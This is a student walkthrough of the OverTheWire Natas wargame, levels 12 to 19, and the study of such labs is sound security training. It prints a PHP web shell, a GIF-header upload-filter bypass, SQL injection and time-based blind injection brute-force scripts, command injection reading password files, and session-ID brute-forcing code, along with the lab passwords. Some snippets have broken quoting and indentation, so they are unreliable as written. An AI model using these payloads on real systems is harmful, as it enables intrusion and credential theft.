
this is the php get request, c is just a variable

```
<?php
```

```
    system($_GET['c']);
```

```
?>
```

lW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9



## Level 13

Same code as level 12 but slight different that we cannot upload our php file because of they change their php code with `exif_imagetype` function it checks whether is it a image file type or not, But there is always a way to go through it is that this function "`exif_imagetype()`" reads the first bytes of an image and checks its signature. Therefore we can change it to look as GIF or an image.

Actully we are tricking the web server that we are going to upload a GIF but truly we are uploading a php code.

GIF89a

```
<?php
    system($_GET['c']);
?>
```

we modify the code and check file type then we will get the file as a GIF

file revshell.php

revshell.php: GIF image data, version 89a, 15370 x 28735

Now we execute the code and getting the path as previous level

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
```

```
import requests
import re
```

```
username = 'natas13'
password = 'lW3jYRI02ZKDBb8VtQBU1f6eDRo6WEj9'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
session = requests.Session()
```

```
#response = session.get(url, auth=(username, password))
```

```
response = session.post(url, files = {"uploadedfile" : open('revshell.php', 'rb')}, data =  
{"filename": "revshell.php", "MAX_FILE_SIZE" : "1000"}, auth = (username, password))
```


```
content = response.text
```

```
print(content)
```

```
path - upload/85b22dghpf.php
```

upload/85b22dghpf.php?c=whoami - check whoami and confirm it you can now easily get the password by using cat /etc/natas\_webpass/natas14

qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP



## Level 14

In this level we are going to trick the backend code and inject a sql query.

First of all we need to focus on the sql query we don't know any usernames or passwords but we can do something to this.

we just need to get username and password = true for that first of all we can comment out the password part and begin with username but we don't know any users either hence we need to write a statement that is true always. For that we can write putting a OR and 1 = 1, it's always true. Now you can execute the code and get the password.

when we comment the password:

Executing query: SELECT \* from users where username="shenal" #" and password="mario"<br>Access denied!<br><div id="viewsource">

still we don't have access because we don't know the username.

```
#!/usr/bin/env python
```

```
# -*- coding: utf-8 -*-
```

```
import requests
```

```
import re
```

```
username = 'natas14'
```

```
password = 'qPazSJBmrmU7UQJv17MHk1PGC4DxZMEP'
```

```
url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username
```

```
session = requests.Session()
```

```
#response = session.get(url, auth=(username, password))
```


```
response = session.post(url, data = {"username" : 'shenal' OR 1 = 1      #, "password" :  
"mario"}, auth=(username, password))
```

```
content = response.text
```

```
print(content)
```



TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB



## Level 15

in this level we try to enter another sql injection but in a different way.

```
response = session.post(url, data = {"username" : "shenal"},auth=(username, password))
```

this doesn't work hence we enter username as 'natas16' it will work.

this query tells us that user exist.

```
response = session.post(url, data = {"username" : 'natas16" #'},auth=(username, password))
```

this shows: This user doesn't exist.

```
response = session.post(url, data = {"username" : 'natas16" password LIKE "whoknows" #'},auth=(username, password))
```

We call this method as blind SQL injection.

```
import requests
```

```
import string
```

```
characters = string.ascii_uppercase + string.ascii_lowercase + string.digits
```

```
username = 'natas15'
```

```
password = 'TTkaI7AWG4iDERztBcEyKV7kRXH1EZRB'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
session = requests.Session()
```

```
# response = session.get(url, auth=(username, password))
```

```
seen_password = list()
```

```

while True:
    for ch in characters:
        print("trying with password", "".join(seen_password) + ch)
        response = session.post(
            url,
            data={
                "username": 'natas16' AND password LIKE BINARY "" + "".join(seen_password) + ch
+ "%" #'
            }, auth=(username, password)
        )

        content = response.text

        if "This user exists." in content:
            seen_password.append(ch)
            break

    print("Current password:", "".join(seen_password))

# Add a condition to exit the loop when the password length is reached
if len(seen_password) == len(password):
    print("Password found:", "".join(seen_password))
    break

```

when you got the password it will keep iterating there are 32 characters after that you wont get any characters but it will keep iterating.

trd7izrd5gatjj9pkpeuaolfjehqj32v


TRD7IZRD5GATJJ9PKPEUAOLFEJHQJ32V

this is not the password but if you change this line like this I mean first you need to give uppercase then the lowercase.

```
characters = string.ascii_uppercase + string.ascii_lowercase + string.digits
```

otherwise it will print letters in lowercase. On the other hand it will only print uppercase and digits because it's not checking case sensitive. correct code is above.

TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V



## Level 16

In this level it's like a previous level dictionary.txt file search. Related to natas 16 any output will not shown because of the 'grep'

We have to do some sql injection and do a bruteforce to get the password as earlier level.

<?

```
$key = "";  
if(array_key_exists("needle", $_REQUEST)) {  
    $key = $_REQUEST["needle"];  
}
```

```
if($key != "") {  
    if(preg_match('/[;|&`\"']/,$key)) {  
        print "Input contains an illegal character!";  
    } else {  
        passthru("grep -i \"$key\" dictionary.txt");  
    }  
}  
?  
?>
```

```
response = session.post(url, data = {"needle" : "'ls'"}, auth=(username, password))
```

this says illegal character

```
response = session.post(url, data = {"needle" : "($whoami)"}, auth=(username, password))
```

this will not give any output

in here we are trying to use that we used in the previous level user does exist or not kind of a thing. like an answer (yes or no)

```
response = session.post(url, data = {"needle" : "($ /etc/natas_webpass/natas17)"},  
auth=(username, password)) - no output
```

response = session.post(url, data = {"needle" : "\$ (grep b /etc/natas\_webpass/natas17)"},  
auth=(username, password)) - a is not in the password when you type b it will not give you a out  
put because b is in the pass word in PHP grep it doesn't search for b in dictionary.tx

```
response = session.post(url, data = {"needle" : "anythings$(grep a  
/etc/natas_webpass/natas17)"}, auth=(username, password))
```

returns anythings it means a letter is not in the password

```
response = session.post(url, data = {"needle" : "anythings$(grep b  
/etc/natas_webpass/natas17)"}, auth=(username, password))
```

does not returns anythings it means b letter is in the password

now we got the yes or no thing.....

we need to get every character in the password.

```
response = session.post(url, data = {"needle" : "anythings$(grep ^b  
/etc/natas_webpass/natas17)"}, auth=(username, password))
```

we are trying to find the what is the first character.

#python\_code

```
from urllib import response
```

```
import urllib
```

```
import requests
```

```
import re
```

```
import string
```

```
characters = string.ascii_uppercase + string.ascii_lowercase + string.digits
```

```
passwd = list()
```

```
username = 'natas16'
```

```
password = 'TRD7iZrd5gATjj9PkPEuaOlfEjHqj32V'
```

```

url = 'http://%s.natas.labs.overthewire.org/' % username

session = requests.Session()
#reponse = session.get(url , auth=(username, password))
passwd = ""
oldlenght = 0
passwordLeaked = ""

while len(passwd) < 32:
    for char in characters:
        print('Trying password :', ".join(passwd)+char)
        reponse = session.post(url , data={"needle":"anythings$(grep ^"+".join(passwd)+char+"
/etc/natas_webpass/natas17)"} , auth=(username, password))
        content = reponse.text


        if not re.findall('anythings',content):
            passwd += char
            break

    #for char in passwd[0:oldlenght]:
    #passwordLeaked += char
print('The password is :', passwd)

#$(grep b /etc/natas_webpass/natas17)

```

XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd





## Level 17

In this level also we are going to do a sql injection (time-based blind SQL injection )

```
response = session.post(url, data = {"username" : 'shenal" OR 1 = 1 #'}, auth=(username, password))
```

no output

now we are going to try the SQL sleep function

```
response = session.post(url, data = {"username" : 'shenal" AND SLEEP(5) #'}, auth=(username, password))
```

no out put because there is no such an user therefore enter 'natas18'

```
response = session.post(url, data = {"username" : 'natas18" AND SLEEP(5) #'}, auth=(username, password))
```

now we can do a time base attack

```
response = session.post(url, data = {"username" : 'natas18" AND password LIKE "' +  
"".join(seen_password) + character + '%" AND SLEEP(2) #'}, auth=(username, password))
```

we can clearly see it sleeps

trying 8

end\_time 1693144260.9159546 and difference 2.2369472980499268 - (sleep)

start\_time 1693144260.9160337

Make sure to use BINARY otherwise you may lost capital letters in the password.

```
#!/usr/bin/env python
```

```
# -*- coding: utf-8 -*-
```

```
import requests
```

```
import string
```

```
from time import time, sleep
```

```
characters = string.ascii_uppercase + string.ascii_lowercase + string.digits
```

```
username = 'natas17'
```

```
password = 'XkEuChE0SbnKBvH1RU7ksIb9uuLmI7sd'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
session = requests.Session()
```

```
seen_password = ""
```

```
while len(seen_password) < 32:
```

```
    character_found = False
```

```
    for character in characters:
```

```
        start_time = time()
```

```
        print("trying ", ".join(seen_password + character))
```

```
        payload = 'natas18" AND password LIKE BINARY "' + seen_password + character + "%"  
AND SLEEP(2) #'
```

```
        data = {'username': payload}
```

```
        response = session.post(url, data=data, auth=(username, password))
```

```
        end_time = time()
```

```
        difference = end_time - start_time
```

```
        if difference > 2: # Adjust the threshold as needed
```

```
            seen_password += character
```

```
            character_found = True
```


```
            #seen_password.append(character)
```

```
            break
```

```
if not character_found:  
    print("Character not found. Exiting.")  
    break
```

```
print('The password is:', seen_password)
```

The password is: 8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq



## Level 18

in this level we cannot get an idea like yes or no

```
response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth =  
(username, password))
```

not works

```
#print(content)
```

```
print(session.cookies)
```

```
PHPSESSID=13
```

A PHP session ID is a unique identifier assigned to each user's session in a web application built with PHP. It allows the server to track and manage user sessions. Sessions are a way to store user-specific data across multiple pages or requests, making it possible to maintain stateful interactions on an otherwise stateless HTTP protocol.

Now we need to try to get the admins session id therefore, We are doing a bruteforce.

```
#!/usr/bin/env python
```

```
# -*- coding: utf-8 -*-
```

```
import requests
```

```
import string
```

```
from time import time, sleep
```

```
characters = string.ascii_uppercase + string.ascii_lowercase + string.digits
```

```
username = 'natas18'
```

```
password = '8NEDUUxg8kFgPV84uLwvZkGn6okJQ6aq'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
session = requests.Session()
```

```
#seen_password = "
```

```

for session_id in range(1,641):
    response = session.get(url, cookies = {"PHPSESSID" : str(session_id)}, auth = (username,
password))

    #response = session.post(url, data = {"username": "natas19", "password" : "mario"}, auth =
(username, password))

    content = response.text


    if "You are an admin" in content :
        print("Got it!", session_id)
        print(content)
        break
    else:
        print("Trying : ", session_id)

#print(session.cookies)

```

Got it! 119

Password: 8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s



## Level 19

In this level page uses the same code but no session id

```
response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth =  
(username, password))
```

no output (no progress)

```
#!/usr/bin/env python
```

```
# -*- coding: utf-8 -*-
```

```
import requests
```

```
import string
```

```
username = 'natas19'
```

```
password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
```

```
session = requests.Session()
```

```
#response = session.get(url, auth=(username, password))
```

```
#response = session.get(url, cookies = {"PHPSESSID" : str(session_id)}, auth = (username,  
password))
```

```
response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth =  
(username, password))
```

```
content = response.text
```

```
print(session.cookies)
```

```
print("=====")
```

```
print(content)
```

it gives me : PHPSESSID=3137332d7368656e616c (random number that change)

```
3633392d7368656e616c
```

```
3530332d7368656e616c
```

```
36342d7368656e616c
```

```
3230382d7368656e616c
```

```
39322d7368656e616c
```

remove the user name and try it then you will get some id but the end of '2d' wont change

```
3532302d
```

```
3333332d
```

These are hex values

```
#!/usr/bin/env python
```

```
# -*- coding: utf-8 -*-
```

```
import requests
```

```
import string
```

```
username = 'natas19'
```

```
password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'
```

```
url = 'http://%s.natas.labs.overthewire.org/' % username
```

for i in range(10):

```
    session = requests.Session()
```

```
    #response = session.get(url, auth=(username, password))
```

```
    #response = session.get(url, cookies = {"PHPSESSID" : str(session_id)}, auth = (username, password))
```

```
    response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth = (username, password))
```

```
    content = response.text
```

```
    #print(session.cookies["PHPSESSID"].decode('hex'))
```

```
    print(bytes.fromhex(session.cookies["PHPSESSID"]).decode('utf-8'))
```

these are the out put:

293-shenal

544-shenal

543-shenal

226-shenal

366-shenal

346-shenal

638-shenal

262-shenal

548-shenal

344-shenal

Difference between this level and the previous one is in here we need to find admin's session id with decoding.

this is the code:



```

#!/usr/bin/env python
# -*- coding: utf-8 -*-

import requests
import string

username = 'natas19'
password = '8LMJEhKFbMKIL2mxQKjv0aEDdk7zpT0s'

url = 'http://%s.natas.labs.overthewire.org/' % username

for i in range(641):
    session = requests.Session()
    hex_encoded_session_id = "%d-admin" % i
    print("Trying PHPSESSID:", hex_encoded_session_id.encode('utf-8').hex())

    cookies = {"PHPSESSID": hex_encoded_session_id.encode('utf-8').hex()}
    response = session.get(url, cookies=cookies, auth=(username, password))

    #response = session.get(url, auth=(username, password))

    #response = session.get(url, cookies = {"PHPSESSID" : str("%d-admin" % i).encode('hex')},
    auth = (username, password))

    #response = session.post(url, data = {"username": "shenal", "password" : "mario"}, auth =
    (username, password))

    content = response.text

    if "You are an admin" in content :
        print("Got it!!", i)
        print(content)
        break


```

```
#print(session.cookies["PHPSESSID"].decode('hex'))
```

```
